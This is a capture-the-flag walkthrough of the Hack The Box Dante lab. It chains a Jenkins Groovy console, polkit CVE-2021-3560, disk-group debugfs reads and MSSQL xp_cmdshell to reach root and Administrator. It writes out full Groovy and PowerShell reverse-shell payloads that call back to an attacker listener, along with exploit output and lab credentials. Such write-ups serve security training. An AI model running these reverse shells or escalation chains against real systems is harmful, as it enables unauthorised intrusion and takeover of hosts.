 Still remember previously, a
 jenkins.bat was obtained in 172.16.2.5 (DANTE-DC02)
Admin_129834765/SamsungOctober102030
We can get another flag and version of jenkins [Jenkins 2.240](https://jenkins.io/)
The script console in Jenkins can further get the system shell by executing Groovy. Visit URL: /script
String host="10.10.16.4";int port=9898;String cmd="bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
Then we can get shell as jenkins
┌──(wither㉿localhost)-[~]
└─$ nc -lnvp 9898
listening on [any] 9898 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.110.3] 35425
id
uid=126(jenkins) gid=133(jenkins) groups=133(jenkins)
We can upgrade our shell here
upgrade to PTY
python3 -c 'import pty;pty.spawn("bash")'
^Z
stty raw -echo; fg
pspy can view some hidden processes, which may contain sensitive credential information
2024/01/01 16:35:01 CMD: UID=0     PID=142235 | /usr/sbin/CRON -f
2024/01/01 16:35:01 CMD: UID=0     PID=142237 | /bin/bash mysql -u ian -p VPN123ZXC
2024/01/01 16:35:01 CMD: UID=0     PID=142236 | /bin/sh -c /bin/bash mysql -u ian -p VPN123ZXC
We can get the mysql credit ian: VPN123ZXC
Then you can su to switch this account
ian@DANTE-NIX07:~$ id
uid=1001(ian) gid=1001(ian) groups=1001(ian),6(disk)
Actually if we run linpeas, we can also find polkit:CVE-2021-3560
▀█▀ █▀█ ▄▀█ █ ▀█▀ █▀█ █▀█
░█░ █▀▄ █▀█ █ ░█░ █▄█ █▀▄ v0.0.14
https://github.com/liamg/traitor

[+] Assessing machine state...
[+] Checking for opportunities...
[+][polkit:CVE-2021-3560] Polkit version is vulnerable!
[+][polkit:CVE-2021-3560] System is vulnerable! Run again with '--exploit polkit:CVE-2021-3560' to exploit it.
(remote) jenkins@DANTE-NIX07:/tmp/.j$ ./.t --exploit polkit:CVE-2021-3560


▀█▀ █▀█ ▄▀█ █ ▀█▀ █▀█ █▀█
░█░ █▀▄ █▀█ █ ░█░ █▄█ █▀▄ v0.0.14
https://github.com/liamg/traitor

[+] Assessing machine state...
[+] Checking for opportunities...
[+][polkit:CVE-2021-3560] Polkit version is vulnerable!
[+][polkit:CVE-2021-3560] Opportunity found, trying to exploit it...
[+][polkit:CVE-2021-3560] Sampling timing of user creation command...
[+][polkit:CVE-2021-3560] Average time for user creation to fail authentication is 5.879881ms
[+][polkit:CVE-2021-3560] Attempting to create user 'traitor795' by forcing UID=0...
[+][polkit:CVE-2021-3560] User 'traitor795' was created with UID (1002)!
[+][polkit:CVE-2021-3560] Sampling timing of password set command...
[+][polkit:CVE-2021-3560] Average time for password set to fail authentication is 5.447048ms
[+][polkit:CVE-2021-3560] Attempting to set user password...
[+][polkit:CVE-2021-3560] Finished attempting to set password.
[+][polkit:CVE-2021-3560] Setting up tty...
[+][polkit:CVE-2021-3560] Attempting authentication as new user...
[+][polkit:CVE-2021-3560] Authenticated as traitor795 (1002)!
[+][polkit:CVE-2021-3560] Attempting escalation to root...
[+][polkit:CVE-2021-3560] Authenticated as root!
[+][polkit:CVE-2021-3560] Writing payload...

root@DANTE-NIX07:~# ls
Let's exploit it
ian@DANTE-NIX07:~$ chmod +x polkit.sh
ian@DANTE-NIX07:~$ ./polkit.sh
[*] Vulnerable version of polkit found
[*] Determining dbus-send timing
[*] Attempting to create account
[*] New user hacked created with uid of 1002
[*] Adding password to /etc/shadow and enabling user
[*] Exploit complete!

[*] Run 'su - hacked', followed by 'sudo su' to gain root access
ian@DANTE-NIX07:~$ su hacked
Password: password
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

hacked@DANTE-NIX07:/home/ian$ sudo su
[sudo] password for hacked: password
root@DANTE-NIX07:/home/ian#
If we follow the normal path
The ian user belongs to the disk group, which is a special-purpose system group used to grant users disk access permissions. This means that users belonging to the disk group may have specific disk access permissions, such as reading and writing to hard drives.
uid=1001(ian) gid=1001(ian) groups=1001(ian),6(disk)

cat /proc/self/mounts|grep 'sda'
/dev/sda5 / ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda1 /boot/efi vfat rw,relatime,fmask=0077,dmask=0077,codepage=437,iocharset=iso8859-1,shortname=mixed,errors=remount-ro 0 0
You can see that the mounted /dev/sda5 is the root directory, and the ian user has rw permissions, which means that any file can be directly read through debugfs.
ian@DANTE-NIX07:/tmp$ debugfs /dev/sda5
debugfs 1.45.5 (07-Jan-2020)
debugfs:  cat /root/flag.txt
DANTE{g0tta_<3_ins3cur3_GROupz!}
debugfs:
Lateral movement to 172.16.1.5
Nmap firstly
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nmap 172.16.1.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 04:35 UTC
Nmap scan report for 172.16.1.5
Host is up (0.37s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
111/tcp  open  rpcbind
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1433/tcp open  ms-sql-s
2049/tcp open  nfs
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 4.92 seconds
FTP allows anonymous login 172.16.1.5 also allows anonymous ftp login
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ftp 172.16.1.5 21
Connected to 172.16.1.5.
220 Dante Staff Drop Box
Name (172.16.1.5:wither): Anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||64106|)
150 Opening data channel for directory listing of "/"
-r--r--r-- 1 ftp ftp             44 Jan 08  2021 flag.txt
226 Successfully transferred "/"
ftp> get flag.txt
You can find one flag here.
NFS service detection
The NFS service is running on port 2049 of 172.16.1.5. The NFS service serves the same purpose as SMB, but without authentication and authorization mechanisms.
But nothing is running there.
MSSQL: xp_cmdshell
Previously, a SQL credential was obtained from 172.16.2.6:
Sophie/TerrorInflictPurpleDirt996655
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ mssqlclient.py Sophie:TerrorInflictPurpleDirt996655@172.16.1.5

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DANTE-SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DANTE-SQL01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sophie  dbo@master)> EXEC xp_cmdshell "net user";
output
-------------------------------------------------------------------------------
NULL

User accounts for \\

NULL

-------------------------------------------------------------------------------

Administrator            DefaultAccount           Guest

sophie

The command completed with one or more errors.

NULL

NULL

SQL (sophie  dbo@master)> EXEC xp_cmdshell 'powershell -NoP -NonI -W Hidden -Exec Bypass -Command "$c=New-Object System.Net.Sockets.TCPClient(''10.10.16.4'',8888);$s=$c.GetStream();[byte[]]$b=0..1023|%{0};while(($i=$s.Read($b,0,$b.Length))-ne0){;$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1 | Out-String);$sb2=$sb+''PS ''+(pwd).Path+''> '';$sb2b=([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sb2b,0,$sb2b.Length);$s.Flush()};$c.Close()"'
Then we can get the shell
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.110.3] 8845
whoami
nt service\mssql$sqlexpress
PS C:\Users> dir


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       22/03/2021     11:28                Administrator
d-----       22/03/2021     11:28                MSSQL$SQLEXPRESS
d-r---       22/03/2021     11:26                Public
d-----       02/03/2021     11:32                sophie
d-----       22/03/2021     11:28                SQLTELEMETRY$SQLEXPRESS
-a----       08/01/2021     12:52             24 flag.txt
You can get another flag here.
MSSQL users generally have SeImpersonatePrivilege privileges and can use the Potato family to elevate privileges.
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E202-AF4B

 Directory of C:\Users\Administrator\Desktop

14/04/2021  06:39    <DIR>          .
14/04/2021  06:39    <DIR>          ..
08/01/2021  13:51                33 flag.txt
               1 File(s)             33 bytes
               2 Dir(s)   6,236,667,904 bytes free

C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
DANTE{Ju1cy_pot4t03s_in_th3_wild}
Description
Generally speaking, it is not difficult. When penetrating the intranet, I recommend using Ligolo instead of chisel. Proxychains is too difficult to use.